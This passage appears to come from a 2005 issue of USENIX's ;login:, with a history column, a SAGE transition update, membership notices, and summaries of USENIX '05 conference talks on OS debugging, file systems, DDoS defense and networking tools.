PETER H. SALUS

peter@usenix.org

The August 1985 issue of *;login:* contained an article on "Using fsck," by Michael S. Saxon (Singapore), and a very long (30-page) report on the EUUG meeting (Peter Collinson, secretary). It also contained the 1984-fiscal-year account statements and the contents of the 85.1 Distribution Tape, prepared by Peter Gross of the High Altitude Observatory.

Perhaps the most interesting thing about the 85.1 tape was that it came in two different forms: one without restrictions, one requiring both AT&T and UC licenses.

That was because Rick Macklem's support for 2.9BSD on the DEC PRO 350 required a UC 2.9 license.

The other contributions had no license restrictions. Those contributions were:

- Ingres Rdb distribution ("with many bug fixes"), submitted by Joe Kalash (UCB).
- fps, a fast version of ps for "4.?BSD," submitted by Andrew Royappa (Purdue).
- nu, "a program to help a UNIX system manager create, modify, delete, and destroy user accounts," from Brian Reid (Stanford).

Finally, Peter Langston (Bellcore) submitted his legendary games tape. It contained (mostly) binaries for both VAX and Sun, including Beasts, Bog, Bolo, Convoy, Dune, Empire, Fast Food, Grid, Oracle, Race, StarDrek, Wander, and War.

Wow!

A LANDMARK

In August 1955 the RAND Corporation sponsored a meeting in Los Angeles for the operators of all 17 IBM 704s. It gave rise to an organization called SHARE, the first computer user group—and (as the name reflected) the first to freely distribute software. In fact, some of those programs are still available.

Fifty years! Happy golden anniversary.

SAGE UPDATE

DAVID PARTER

David is the associate director and senior systems administrator for the Computer Systems Lab at the University of Wisconsin Computer Science Department. He has served on the SAGE Executive Committee and the SAGE Interim Board.

dparter@cs.wisc.edu

By the time you read this, SAGE will have accomplished at least one more major milestone in its transformation into an independent organization: the election of the first SAGE Board of Directors.

After many years of discussions on the best way to structure SAGE, the USENIX Board decided in June 2004 to disband the SAGE Special Technical Group structure and encourage SAGE to reconstitute itself as an independent nonprofit organization. At the same time, USENIX committed to support the SAGE programs until the new organization is in place and to offer SAGE co-sponsorship of LISA for at least two years.

SAGE Executive Committee members Geoff Halprin, Trey Harris, and David Parter volunteered (with the support of the others) to form a transition committee. We recruited Lorette Cheswick, who brings her experience with other nonprofits, to join the committee. Over the months since then, the transition committee investigated different organizational structures and issues, and eventually incorporated the new SAGE as a New Jersey nonprofit. The transition committee became the Interim Board of Directors (and, technically, the only members of the new organization).

During the late summer and fall of 2004, the transition committee spent a lot of time considering SAGE's various strengths and weaknesses over the past few years. We presented some of our observations at a community meeting at the LISA conference in Atlanta, and have taken them into consideration in our work since then.

One of the major issues we addressed was how to staff the organization. The two alternatives are to hire staff and establish an office, or to hire an association management company (AMC). An AMC provides a client organization with an executive director, a headquarters office, and part-time staff in every area of expertise as needed, at an hourly rate. Either way, volunteers will have a lot of work to do—which means that supporting our volunteers is of critical importance.

In late April, we did on-site visits to four finalists for an AMC to manage SAGE. Again, by the time you read this, our management team should be finalized and actively involved in the transition of services from USENIX to the new SAGE.

The second major issue that the Interim Board worked on this spring was governance: finalizing the bylaws, establishing initial policies, and putting in place a structure for the new Board to work with. All of the governance documents should be available on the SAGE Web site.

The third major item was organizing the election of the first full Board of Directors. Greg Rose was recruited to be the chair of the Leadership Committee. The Leadership Committee's first task was to serve as the nominating committee for the first Board election. In the future, the Leadership Committee will have a broader mandate: to look to the leadership needs of the organization as a whole—recruiting volunteers to lead various projects and teams, advising on leadership training, and working on other issues designed to ensure future SAGE leadership at every level.

Greg recruited the rest of the Leadership Committee: Esther Filderman, Adam Moskowitz, and Mario Obejas. The Leadership Committee held a BoF at the USENIX Annual Technical Conference in April. The BoF was well attended, with serious discussion about the role of the Board and other issues for both potential candidates and the organization. The committee nominated a slate of 14 candidates (for a nine-person Board). One candidate withdrew shortly before the election due to time commitments elsewhere.

Two SAGE members—Jesse Trucks and Matt Okeson-Harlow—volunteered to host the online election at their site, Cyberius Networks.

Has the work been worth it? I think so. The proof will be in the next months and years, as the newly independent SAGE builds on the foundation that has been prepared for it.

More information on current SAGE status should be available on the SAGE Web site, www.sage.org.

NEW MEMBERSHIP BENEFITS

TARA MULLIGAN AND ANNE DICKISON

tara@usenix.org
anne@usenix.org

USENIX JOBS BOARD

Looking for work? Check out who is hiring. Have an open position? Hire from the best and brightest USENIX members. This job posting service is available for all current USENIX members to search or to post. See http://www.usenix.org/jobs/ today!

MORE INSTITUTIONAL BENEFITS

The dues of our Educational, Corporate, and Supporting members are instrumental in allowing us to continue to foster research through our conferences, support student programs, and offer some of the most important and highly respected conferences and publications in the industry.

To show our appreciation and to enhance your organization's participation in USENIX, we've added the following benefits:

Educational Members

Request up to two additional copies of *;login:* per issue during your membership term; add more copies to your university's library, or get an extra copy for the student lounge. Email your request to office@usenix.org.

Corporate Members

Request up to four additional copies of *;login:* per issue during your membership term: share them with your colleagues or add them to your corporate library. Email your request to office@usenix.org.

Register up to five staff members at the discounted member price for any USENIX-sponsored event. (The membership account representative will continue to receive the member-price discount to all events.) When you have chosen an event you would like your staff to attend, please email conference@usenix.org for a discount code for your staff to use while registering. Check out our upcoming events at http://www.usenix.org/events.

Finally, throughout your membership term your company name will be listed on our corporate members Web page, http://www.usenix.org/membership/corporate.html.

USENIX Supporting and USENIX & SAGE Dual Supporting Members

Request up to four additional copies of *;login:* per issue during your membership term: share them with your colleagues or add them to your corporate library. Email your request to office@usenix.org.

For new Supporting Members, in addition to all the proceedings produced during your membership term, you may request tarballs of any proceedings from the year before your membership term begins. Don't miss this opportunity to give your staff 24/7 access to the proceedings from one of the top-ten highest-impact publication venues for computer science (ranked by CiteSeer). USENIX proceedings are a must-have for technology professionals wanting to stay ahead of the curve! Email your request to office@usenix.org.

USENIX always appreciates feedback from our members. If you have any questions or ideas about benefits, we'd like to hear from you.

conference reports

■ Our thanks to the summarizers:

2005 USENIX ANNUAL TECHNICAL CONFERENCE

Rik Farrow
Charles Gray
Christian Kreibich
Nikitas Liogkas
Robert Marmorstein
Anthony Nicholson
Peter H. Salus
Andrew Warfield
Charles P. Wright

2ND SYMPOSIUM ON NETWORKED SYSTEMS DESIGN AND IMPLEMENTATION (NSDI '05)

Dushyant Bansal
Ashwin Bharambe
Bob Bradley
Rebecca Braynard
Matthew Caesar
Ningning Hu
Ram Keralapura
Sherif Khattab
Robert Picci
Ashwin Sampath
Kevin Walsh
Bernard Wong

6TH IEEE WORKSHOP ON MOBILE COMPUTING SYSTEMS AND APPLICATIONS (WMCSA 2004)

Fahd Al Bin Ali
Mary Baker
Adrian Friday
Sachin Goyal

2005 USENIX Annual Technical Conference

Anaheim, California
April 10–15, 2005

KEYNOTE ADDRESS

■ *Von Neumann's Universe: Digital Computing at the Institute for Advanced Study, 1945–1958*

George Dyson, Historian and Author

Summarized by Rik Farrow

While Dyson's stage presence was not commanding, his story certainly grabbed the attention of his audience within minutes. Dyson told us how von Neumann, working with other mathematicians, developed a key idea behind today's computers, that numbers not only mean something, they also do something.

George Dyson delivers the USENIX '05 Keynote Address.

Dyson's past produced the access to information that made this story possible. Dyson grew up in Princeton, New Jersey, where his father, Freeman Dyson, had an office in Fuld Hall, along with Einstein, Gödel, von Neumann, and other well-known scientists. Dyson was granted access to archival information stored in the basement of Fuld Hall that pertains to the development of one of the earliest computers. Two other computers had been built previously, the Atanasoff-Berry Computer (ABC) at Ames, and ENIAC at the University of Pennsylvania. But neither computer included the concept of using numbers as order code, what we call machine code.

Dyson illustrated his talk with many pictures, diagrams, and logbook entries. The Princeton computer used 40 cathode ray tubes for memory, not display, storing data at pixels on each tube. The entire machine could be hand-cranked as a method of single-stepping through instructions, or could be run at 16 kilocycles max, using 16 kilowatts of power. Programs were small enough to be totally reliable, but the hardware was not. All programs and data were run at least twice, or more if the results differed. As Dyson quipped, this is very different from today, when we have sloppy code and reliable hardware.

Dyson made it clear that one of the ways von Neumann was successful was that he shared all of his research into computing, even with the Russians (this during the Cold War, when a main purpose of building computers was to aid in designing nuclear weapons). During the Q&A, Dyson agreed that this approach was similar to open source. Dyson had also pointed out that von Neumann was against patents, even though he took research money from IBM. A questioner asked whether Dyson was opposed to patents, and Dyson answered that he was not against patents in general, but he was opposed to many patents granted today.

Dyson has published three books, and it appears that the material included in his presentation will someday appear in his fourth.

GENERAL TRACK

DEBUGGING

Summarized by Anthony Nicholson

- ***Debugging Operating Systems with Time-Traveling Virtual Machines***

Samuel T. King, George W. Dunlap, and Peter M. Chen, University of Michigan

Awarded Best Paper

In prior work, Sam King and others developed ReVirt, a method which used a virtual machine monitor to let the execution of a machine be "rewound" to any arbitrary point in the past. In this talk, he described how these ideas can be leveraged to allow better and more efficient debugging of operating system bugs, by allowing "time-traveling" inside the debugger.

The authors argued that the common method of "cyclic debugging" (repeatedly rerunning a failed process and trying to detect the point at which its execution deviated from the expected path) is both costly in terms of user time and not guaranteed to find non-deterministic "Heisenbugs." By using ReVirt to log the execution of the entire machine, they eliminated the effects of non-determinism by replaying the exact sequence of instructions that caused the bug.

General Track Program Chair Vivek Pai congratulates a Best Paper author..

For the example of a null pointer dereference, Sam noted that we only care about the *last* time the variable's value was modified before the crash. "Time-traveling" back to the exact point where the variable's value last changed is much quicker than forcing the user to rerun from the beginning, especially for long-running kernel processes and daemons.

Their system periodically takes checkpoints to allow coarse-grained jumps back in time, and it uses instruction replay to get to a specific point between checkpoints. Sam described how they implemented the concept of a "reverse watchpoint" within gdb, and he gave a live demo of debugging a race condition within the Linux kernel using this reverse watchpoint tool.

- ***Using Valgrind to Detect Undefined Value Errors with Bit-Precision***

Julian Seward, OpenWorks LLP; Nicholas Nethercote, University of Texas, Austin

Valgrind is a framework for dynamic analysis of programs that provides a common infrastructure to varied specialized tools. Julian described one such tool, Memcheck.

Memcheck is designed to catch runtime addressing errors (read/write to freed areas and/or array bound overruns), invalid malloc/free calls and memory leaks, and definedness errors (use of undefined variables). The authors noted that no other tool currently detects uninitialized values as Memcheck does. Memcheck also operates at bit-granularity, letting it catch errors in use of bitfields that tools such as Purify and Third Degree cannot. Since it is a dynamic tool, applications need not be recompiled.

Memcheck shadows every memory value with both A bits (addressability) and V bits (definedness bits). Registers are shadowed with V bits only. All memory accesses are interposed, to allow updating of these bits, and all signal handlers and system calls are caught for the same reason. To prevent a flood of false positives, Memcheck delays reporting of errors until the access might cause an externally visible fault (such as control flow change). It is currently in wide use and their results show a 20–50 times slowdown with low false positive rates.

A questioner asked how hard it would be to handle Java as well. Julian responded that Valgrind would need to understand Java's internal memory allocation, but that hooks could perhaps be written to facilitate this. Another questioner asked about using this on UML and/or compiling it into the kernel. Julian responded that this has been tried and abandoned, but that users often pull kernel code into a user-level harness just so they can debug with Valgrind/Memcheck.

- ***Pulse: A Dynamic Deadlock Detection Mechanism Using Speculative Execution***

Tong Li, Carla S. Ellis, Alvin R. Lebeck, and Daniel J. Sorin, Duke University

The authors argued that existing deadlock-detection schemes have limitations. Dynamic detection can detect but cannot always point to the cause of deadlock. Wait-for-graphs and static detection methods, such as RacerX, are accurate but useful only for lock-like resources. Tong presented Pulse, whose goal is to handle all resource types, not just locks.

Pulse tries to look into the future to see the effects that unblocking one process would have on others, by speculatively unblocking each process in the set of long-sleeping processes. It discovers process dependencies by observing what else becomes unblocked as a result, thus generating a resource graph and detecting cycles. This is done by fork()ing a copy of a blocked process, unblocking the wait condition in the forked copy, and letting it run to completion or a specified timeout. Since these speculative execution paths must not change the state of other processes, they are not allowed to write to the file system or network, or send signals.

Tong showed how Pulse can be applied to buggy solutions to the classic "Smokers Problem" and "Dining Philosophers Problem," and also analyzed a version of the Apache Web server known to have a deadlock bug. The Apache bug is not detected by RacerX or wait-for-graphs because it involves pipes but is detected by Pulse. Their performance evaluation shows less than 1% slowdown in modified system calls, and less than three seconds execution time from start of deadlock detection to finish.

Margo Seltzer from Harvard University asked how Pulse handles applications holding a combination of kernel and application-level locks. Tong responded that Pulse is strictly application-level for now.

PLANNING AND MANAGEMENT

Summarized by Charles P. Wright

▪ *Surviving Internet Catastrophes*

Flavio Junqueira, Ranjita Bhagwan, Alejandro Hevia, Keith Marzullo, and Geoffrey M. Voelker, University of California, San Diego

The authors define an Internet catastrophe as a worm that infects a significant number of hosts and corrupts or destroys their data. There are an increasing number of Internet worms, and some have corrupted data (e.g., the Witty worm). The traditional approaches to this problem are preventing, treating, and containing infections. The authors propose an orthogonal approach: surviving the catastrophe by preventing data loss.

To survive a catastrophe, each host replicates its data using informed replication. Informed replication assigns an attribute to hosts that have a specific piece of software that could be exploited (e.g., the OS or Web browser). To replicate data, a host computes a core, which is a minimal set of hosts such that for each attribute within the core one host does not have that attribute (e.g., at least one host has a different OS than the others).

The number of cores a given host may participate in is constrained by a load limit, which means that if hosts are too homogeneous it may not be possible to form cores. The authors performed a study of 2963 hosts on the UCSD network. They observed that configurations across OS classes are generally different, and that configurations within an OS class are often different. They concluded that there is enough host diversity to support cores.

Optimally, computing cores is NP-complete, so the authors evaluated several heuristics to compute cores, and found that they could construct cores with fewer than three hosts on average; with only two or three hosts, in fact, 99.9% of cores did not have attributes shared by all hosts (with random selection, cores needed to include at least nine hosts for the same coverage). The authors implemented a prototype using DHTs and evaluated it on PlanetLab, with similar results.

One audience member pointed out that the author's system becomes a common attribute. Junqueira responded that this problem is general to all distributed systems, there is still more protection, and only a single package needs to be perfectly secured. Another member asked if they considered worms that exploit multiple vulnerabilities. Junqueira said that it is covered in the paper.

▪ *Making Scheduling "Cool": Temperature-Aware Workload Placement in Data Centers*

Justin Moore and Jeff Chase, Duke University; Parthasarathy Ranganathan and Ratnesh Sharma, Hewlett-Packard Labs

The size and number of clusters are increasing—the top 500 clusters are four times larger than they were in 1999. This trend is mirrored in Web hosting (e.g., EV1 has 20–30k servers in a data center). For every watt of computing power, one additional watt of cooling is required. For a 10MW data center, the annual cooling bill is up to $8,000,000. The authors propose a software-only IT solution to this problem.

The authors propose two algorithms that schedule batch jobs on clusters, with the goal of allowing the air-conditioning units to cool the room more efficiently. The previous state-of-the-art thermal-aware scheduler was OnePassAnalog (OPA). The goal of OPA is to minimize temperature differences produced across the data center, by "poaching" power from adjacent machines. Unfortunately, OPA is difficult to implement, because each machine has a power budget that is somewhere between off and on. The authors developed a similar algorithm called Zone-Based Discretization (ZBD), in which machines are either powered on or off, and found ZBD to be within 2–3% of OPA.

The second algorithm the authors developed takes into account the thermal properties of each specific machine. Each machine takes cool air into its inlet, and then sends hot air out its outlet. Most of that hot air should go into the AC return duct, but some of it is recirculated into the inlet of other machines, thereby reducing cooling efficiency. If these bad machines are the last ones powered on, then cooling efficiency can be increased. The authors found that 20% of machines account for 60% of hot air recirculation, and that the minimum heat recirculation policy is 30% better than a uniform workload placement policy.

▪ *Chameleon: A Self-Evolving, Fully Adaptive Resource Arbitrator for Storage Systems*

Sandeep Uttamchandani, Guillermo A. Alvarez, and John Palmer, IBM Almaden Research Center; Li Yin, University of California, Berkeley; Gul Agha, University of Illinois at Urbana-Champaign

Storage systems are difficult to manage, and human administrators can take three general types of action when performance requirements are not met: (1) short-term (e.g., throttling or prefetching), (2) long-term (e.g., migration or replication), or (3) permanent (e.g., purchasing new storage). Unfortunately, it takes a long time for the human administrator to react, so a dynamic solution is required.

Chameleon is a resource arbiter for storage systems, with the goal of maximizing utility. The administrator defines bounds on latency and throughput for each workload, and Chameleon in turn manages the storage system by throttling and unthrottling various workloads. Chameleon optimizes a system of equations based on the component (e.g., disk or storage adapter) capabilities, and models of the workloads as inputs, with constraints derived from the SLOs.

The throttle values from the optimizer are sent to an action executor. Because Chameleon uses general models that are imperfect, the throttling may not have the desired effect. Therefore, the action executor learns if the throttling has the desired effect. If the model's accuracy falls below a certain threshold, the action executor falls back on heuristics.

The authors evaluated their system with several traces. One, a high-priority trace, was stopped and started throughout the experiment. Without Chameleon all three workloads violated their SLOs, but with Chameleon the SLOs were all met. When the workload models were changed to be unrealistic, the action executor detected this and switched to heuristics. The authors found that Chameleon reacted within 3–14 minutes, which is a fraction of the time a skilled system administrator would need.

IMPROVING FILE SYSTEMS

Summarized by Anthony Nicholson

■ *A Transactional Flash File System for Microcontrollers*

Eran Gal and Sivan Toledo, Tel-Aviv University

Sivan presented a new file system for NOR-based flash memories. It exploits the properties of NOR memories (as opposed to NAND) to allow transactional security for file operations, while using a minimal amount of RAM and leveling wear across all blocks on the flash device. It leverages a critical property of NOR devices: once a word is already programmed, one can go back and change bits in the word that aren't already set to 1.

This allows them to use a modified version of b-trees to store file data. Their "pruned versioned search trees" are analogous to common file inodes. This trick of going back and modifying uninitialized bits in a word is used to make changes to the root node. Some "spare pointers" allow modification of file metadata without requiring wholesale copying or rewrite of an entire file, which both makes writes fast and reduces wear on the flash.

Providing transactions allows for concurrency control, such as enforcing single writer/multiple readers of a file concurrently, in an efficient fashion. Their file system code is only 8500 lines of C, with a 24kb compiled footprint. Their results for three simulated workloads (fax machine, cell phone, automotive device) show good wear leveling and good performance up to the point where the file system is very full.

A questioner asked about the limitations to using this approach with NAND devices. Sivan responded that the main problem is you cannot "flip" bits in NAND like this but must rewrite an entire sector to make a one-bit change. Another questioner asked why NAND is more common than NOR, given all of NOR's great properties. He responded that NAND is cheaper to manufacture, because it does not have access lines to each bit as NOR does.

■ *Analysis and Evolution of Journaling File Systems*

Vijayan Prabhakaran, Andrea C. Arpaci-Dusseau, and Remzi H. Arpaci-Dusseau, University of Wisconsin, Madison

Vijayan argued that modern file systems are too complex to comprehend, given current analysis methods. Code eyeballing only works if the code is available, and it can be tedious. Examining disk traces gives no semantic information about the cause of these mysterious disk block reads and writes.

The authors introduced Semantic Block-level Analysis (SBA), which combines knowledge of file system design with block-level traces. The idea is to model and evaluate different file systems efficiently to find existing bugs and inefficiencies. SBA is implemented as a pseudo-device driver between the Linux generic I/O layer and the file system driver in question. The authors used various workloads to evaluate several file systems' write bandwidth performance, and they found that a flaw in ext3 unnecessarily limits parallelism of writes.

Vijayan also discussed Semantic Trace Playback (STP), an extension which allows rapid evaluation of proposed modifications to file system design. As an example, he discussed how they used STP to evaluate their proposed solution to the ext3 parallelism bug detected by SBA. Simulation suggested an 18% performance improvement. This number was subsequently verified by actual implementation.

- ***Comparison-Based File Server Verification***

Yuen-Lin Tan, Terrence Wong, John D. Strunk, and Gregory R. Ganger, Carnegie Mellon University

Terrence described "server tee," a method for debugging servers that compares all outputs of a server under test with a reference server that is trusted to be operating correctly. A "tee" sits between the clients and the servers and intercepts all communications. The tee can therefore compare all output produced by the server under test with that of the reference server, allowing full testing without requiring that any servers be brought down.

The authors implemented a server tee for the Network File System (NFS). Terrence described many of the hairy implementation details, such as how to handle concurrent writes. He also described several case studies they ran. One compared a Linux 2.4 server and one running Linux 2.6, and discovered that the 2.4 server took NFS timestamps with second granularity, while the 2.6 server used ms granularity. Comparing the Linux 2.6 NFS server to a FreeBSD 4.7 server uncovered that the FreeBSD implementation has a bug whereby it does not send EOF at the end of a read reply to a FreeBSD client, as required by the NFS protocol specification.

The authors are currently working on an NFSv4 tee. One challenge is that NFSv4 servers must store state, so that state must be mirrored at the tee for all reference and test servers. NFSv4 also supports callbacks, which must be dealt with as well.

Jason Flinn, from the University of Michigan, asked if the tee could be used to evaluate servers via trace replay. Terrence responded that the "clients" in their system could be either actual live clients or trace replay sources.

INVITED TALKS

- ***DDoS Defense in Practice and Theory***

Eddie Kohler, UCLA and Mazu Networks

Summarized by Robert Marmorstein

Kohler presented an optimistic and extremely detailed picture of the state of the art in defending against distributed denial of service attacks. Approaching the problem from an operating system perspective, he presented a very thorough analysis of DoS and described how the industry is responding to changes in the cyber-landscape. Additionally, he described what additional changes are needed to adequately address the problem now and in the future.

Kohler defines DoS broadly as resource exhaustion that can affect either the target resource or legitimate users. The key characteristics that distinguish a DDoS are the high ratio of attackers to victims and the use of zombies or address spoofing. Unlike defacing Web sites or stealing credit card data, the direct gain to the attacker in a DoS is usually intangible, but incentives are changing very rapidly. Instead of rebellious teenagers, we now have to consider crackers from the Russian mafia who use DoS as a threat to extort money from porn and gambling sites.

Kohler also pointed out that a DoS can use either malicious or innocent traffic to achieve its end. Furthermore, a DoS may crash the host or merely slow it down. The former attack he labels "malignant," while the latter is a "pseudo-benign" attack. Malignant attacks use a small number of packets to bring down infrastructure. They often take advantage of the fact that protocol developers don't pay enough attention to error cases. Pseudo-benign attacks rely on the sheer volume of packets targeting the victim to inhibit service. Because a hacker can now purchase millions of zombied hosts to carry out a large-scale attack, pseudo-benign attacks are becoming an increasing concern.

After identifying these characteristics of DoS, Kohler pointed out that, in both cases, what makes DoS practical is that the target performs useless wasted work instead of servicing legitimate users. This suggests that the best solution is to redesign protocols to eliminate unnecessary work, to more carefully prioritize work, and to drop all work as early as possible. In addition to minimizing work on the victim, successful approaches will maximize work for the attacker.

Kohler also discussed ways to identify the source of an attack. While it is theoretically impossible to distinguish DoS from legitimate flash crowds, large ISPs can, in practice, identify suspicious net-flow patterns that identify attack sources.

Kohler also described several particular means of carrying out a DoS and showed how intelligent solutions to them fit into his analysis framework. He concluded by stressing his argument that the right place for solutions is the operating system rather than the network architecture and that an optimistic view of the foreseeable future is reasonable.

Former Board President Andrew Hume enjoys USENIX '05.

■ ***Online Gaming***

Mark Wirt, Butterfly.net

Summarized by Rik Farrow

I am not a game player, but the technology behind the current Massive Multiplayer Online Games (MMOGs) intrigues me. Wirt started out with a short history of online games, ranging from text-based role-playing games to today's game environments where participants control avatars in 3-D.

There are real challenges in supporting such environments, largely because of scale but also because of the requirements of game playing. There are an estimated 10 million game players today, with over five million people playing one game (Legend of Mir). Everquest, at 345,000 players, is much smaller by comparison. But imagine having 300,000 customers making transactions and expecting instantaneous results—online game playing means you cannot have players wait seconds for a result and remain interested in the game.

Wirt outlined some of the technical challenges. The world of the game must appear consistent and responsive to the players. That means that actions that change the state of the game must be visible to all players as soon as they occur. But the computing requirements for games mean that the games' back ends run on distributed clusters of computers. These clusters face a nondeterministic loading environment. For instance, there is no way to know in advance when the number of active players will double, which would require also doubling the number of game software servers to avoid degrading the quality of the game player's experience.

The number of persistent objects can be greater than 2^{32}, and changes to these objects and other state require distributed transaction processing.

There are also people who cheat, known as griefers. Cheating adds requirements for security, including data signing, protection of sensitive data, avoiding DoS (hiding players' source IP addresses), and blind protocols.

Butterfly.net designs and builds software that provides a foundation for MMOG designers. Rather than having to focus on needs for a secure, scalable, distributed, transaction-oriented environment, the game designer can focus on the game itself.

MMOGs are already big business, estimated to currently gross $1 billion per year. One questioner asked about profits; Wirt said they are razor-thin at this point. Another person asked about bandwidth limitations, whether, for example, a dial-up player is at a disadvantage compared to a broadband-connected player. Wirt said that game designers avoided using high bandwidth network transfers because that increases the cost of running the game (the game servers require more bandwidth).

The entire area of MMOGs looks fascinating from a networking and sysadmin perspective, with tremendous challenges. It is also an area that is exciting to hardware vendors. IBM is a backer of Butterfly.net, and Sun Microsystems has developed a Java back end for gaming.

FREENIX TRACK

SOFTWARE TOOLS

Summarized by Robert Marmorstein

■ ***ScmBug: Policy-Based Integration of Software Configuration Management with Bug-Tracking***

Kristis Makris, Arizona State University; Kyung Dong Ryu, IBM T.J. Watson Research Center

Software content management (SCM) and bug-tracking software are two of the key enabling technologies for large-scale software development projects. In this talk, Kristis presented a tool for coordinating these two technologies. ScmBug is designed as a generic intermediary that can easily connect any bug-tracking front end (including Bugzilla) to a variety of content management back ends such as CVS or subversion. ScmBug is policy-based, which means that it forces user submissions to satisfy constraints such as minimum content length.

ScmBug makes it easier to understand the context of changes to a software project. Bug fixes, for instance, are directly connected with bug reports, and new features are connected to requests for them. The system is implemented using a two-component architecture. The glue component provides a common interface for all content management systems. The integration daemon handles user interaction with the tool.

In addition to describing the design of ScmBug, Kristis described the development challenges of creating the software and the benefits of his tool over existing work. He pointed out that most existing tools connect a specific content manager to a specific bug-tracking system and do not scale well to new versions of either component. He also described a real-world deployment of the system and data obtained from that deployment.

A demo of ScmBug is available at http://bugzilla.mkgnu.net, and the tool may be downloaded from http://freshmeat.net/projects/scmbug/.

■ ***Linux Physical Memory Analysis***

Paul Movall, Ward Nelson, and Shaun Wetzstein, IBM

During their development of an embedded system, the authors discovered a need for detailed analysis of physical memory in order to prevent out-of-memory conditions. Unfortunately, the level of detail they needed was not provided by any existing kernel mechanism. In response to that need, they developed a kernel module to expose detailed physical memory information, and an analysis tool suite to express that information in a easily readable way. Using their tools, they were able to discover a missing option flag in their build process that solved their problems with memory usage. While the tool suite is currently designed for Linux 2.4, they also plan on developing a version for kernel 2.6.

Their tools provide several advantages over existing memory analysis tools. Tools like mpatrol and memprof are focused on the memory profile of a single process and don't provide a good view of the overall usage of physical memory by the system. In particular, existing tools provide poor information on shared library use. While the proc file system supplies some information about physical memory, it doesn't show information about the layout of pages and so is of little help.

At the moment, the authors' tool suite does not handle System V shared memory or mmap scenarios, but they plan to explore this in future work. They also plan to replace the kernel module with a netlink interface to allow the analyzer to read on a socket.

EMULATION

Summarized by Charles Gray

■ *Running Virtualized Native Drivers in User Mode Linux*

V. Guffens and G. Bastin, Université Catholique de Louvain

Guffens discussed simulating wireless device drivers in virtualized operating systems to test and debug wireless protocols. The talk was divided into three parts.

The first part provided a brief background to User Mode Linux. User Mode Linux is a paravirtualized (non-transparent) system for running multiple guest instances of the Linux operating system on a host operating system. This allowed the authors to simulate multiple wireless nodes on a single physical machine.

Next, a virtual wireless driver was added to the guest Linux operating systems, which communicate through the host "tun/tap" interface. A physical layer simulation was added to model wireless networks as nodes moved in space.

This environment allows easy testing of wireless routing protocols as nodes move around in space and drop in and out of contact. The simulation environment also had a GUI demo that showed nodes moving and how packets were routed in real time.

In the third part, the authors listed a number of applications of this work, not limited to: testing ad hoc on-demand distance vector routing; running true-to-life simulation, only simpler; and debugging protocols (debugging the asymmetrical link problem was demonstrated) in a realistic environment.

■ *USB/IP—A Peripheral Bus Extension for Device Sharing over IP Network*

Takahiro Hirofuchi, Eiji Kawai, Kazutoshi Fujikawa, and Hideki Sunahara, Nara Institute of Science and Technology

Awarded Best FREENIX Paper

The goal of this work was to provide seamless device sharing between computers. Hirofuchi pointed out that existing device sharing won't share fine-grained operations of devices, and typically exports only high-level interfaces such as file systems via NFS. There is currently no system that can play or eject a DVD in a remote drive.

The authors identify that there are existing peripheral buses (e.g., USB in operating systems), so it is possible to make a pseudo-bus device for remote devices. This work is done with USB by implementing a virtual host controller device (the very bottom of the USB stack) and transmitting the requests over IP to remote nodes.

An implementation of this has been done in which you can access all remote devices properly over the network. It is fully functional, network transparent, and interoperable between operating systems. It is also general, supporting many different devices.

Foreseeable applications for this work are thin clients, PDAs, and central device servers. Issues with the system revolve around the fact that IP is not USB, so bandwidth, packet loss, latency, and jitter can vary greatly. Experiments show, however, that all devices work in an implementation on Linux 2.6.

Experiments were conducted on both bulk transfers and isochronous devices. Some clever implementation is required to deal with packet loss at the device side for soft real-time devices.

Future work is to implement USB over UDP instead of TCP, and also to test over wireless networks.

The authors found that USB/IP provides transparent sharing of devices over a network, all devices tested seem to work, and there is sufficient I/O performance over a LAN.

Further details can be found at http://usbip.naist.jp/.

FREENIX Track Program Chair Niels Provos congratulates a Best Paper author.

NETWORKING

Summarized by Robert Marmorstein

- ***Trickle: A Userland Bandwidth Shaper for UNIX-Like Systems***

Marius Eriksen, Google

Motivated by a need for ad hoc bandwidth control on his desktop, Marius implemented an easy-to-use and portable bandwidth shaper for home and small office networks. It can be run without special privileges by ordinary users and allows collaboration between multiple processes with priority in addition to a stand-alone single-process mode.

Trickle uses features of the dynamic linking system to preload middleware into an existing executable. By overriding socket functions, the tool implements simple rate limiting for TCP connections. If libraries are loaded in the correct order, Trickle does not interfere with other preload libraries such as corkscrew.

Marius also developed a daemon that can coordinate multiple Trickle processes to provide global shaping per host (or even across a local network). To prevent bursty I/O, the daemon uses a smoothing algorithm that imposes a maximum length parameter across all sockets.

Marius plans to expand Trickle by allowing more expressive policies and improving the smoothing algorithm. Trickle is available from http://monkey.org/~marius/trickle/.

- ***A Tool for Automated iptables Firewall Analysis***

Robert Marmorstein and Phil Kearns, College of William and Mary

Passive firewall analysis is a technique that has been used by commercial closed source software tools to allow system administrators to examine and test Checkpoint and Pix firewalls for configuration errors completely offline. Unfortunately, these tools do not support iptables. Robert presented an open source tool, ITVal, for performing passive analysis on iptables rule sets and gave several examples of how a system administrator can use the tool to catch common configuration mistakes.

ITVal generates multi-way decision diagrams which represent the rule set of the firewall and a set of queries specified in a plain-English query language. It solves the queries using decision diagram operations, which are very quick and consume little memory.

Because ITVal is a passive analysis tool, it can examine the entire search space of packets potentially seen by the firewall. Active tools such as SATAN and Nessus, in contrast, can examine only some of the packets, due to bandwidth considerations.

Robert hopes to expand the tool to provide better support for packet mangling and analysis of multiple connected firewalls. He also hopes to pursue means of using the analysis engine for automatic firewall repair. A downloadable copy is available from http://www.cs.wm.edu/~rmmarm/ITVal/.

- ***Grave Robbers from Outer Space: Using 9P2000 Under Linux***

Eric Van Hensbergen, IBM Austin Research Lab; Ron Minnich, Los Alamos National Labs

Plan 9 is a research operating system developed at Bell Labs that provides an elegant distributed file system. Eric Van Hensbergen presented 9P2000, which brings some of the features of the Plan 9 file system to Linux. One motivation of the work is to provide a unified solution for resource sharing and control on commercial cluster systems.

Unlike the Linux device module, which is heterogeneous, Plan 9 treats every device as a file, which means developers have a single, simple API for resource management. Because device access is performed generically, the file system can be distributed using a wide variety of transport mechanisms, including a serial link, TCP, or shared memory.

Porting these features to Linux poses significant challenges because the semantics, especially caching semantics, differ widely, but a prototype implementation can be used with the 2.6 kernel. Preliminary benchmarks show comparable performance to NFS.

More information about 9P2000 is available at http://v9fs.sourceforge.net.

GENERAL TRACK

DEFENDING AGAINST ATTACKS

Summarized by Christian Kreibich

- ***Active Internet Traffic Filtering: Real-Time Response to Denial-of-Service Attacks***

Katerina Argyraki and David R. Cheriton, Stanford University

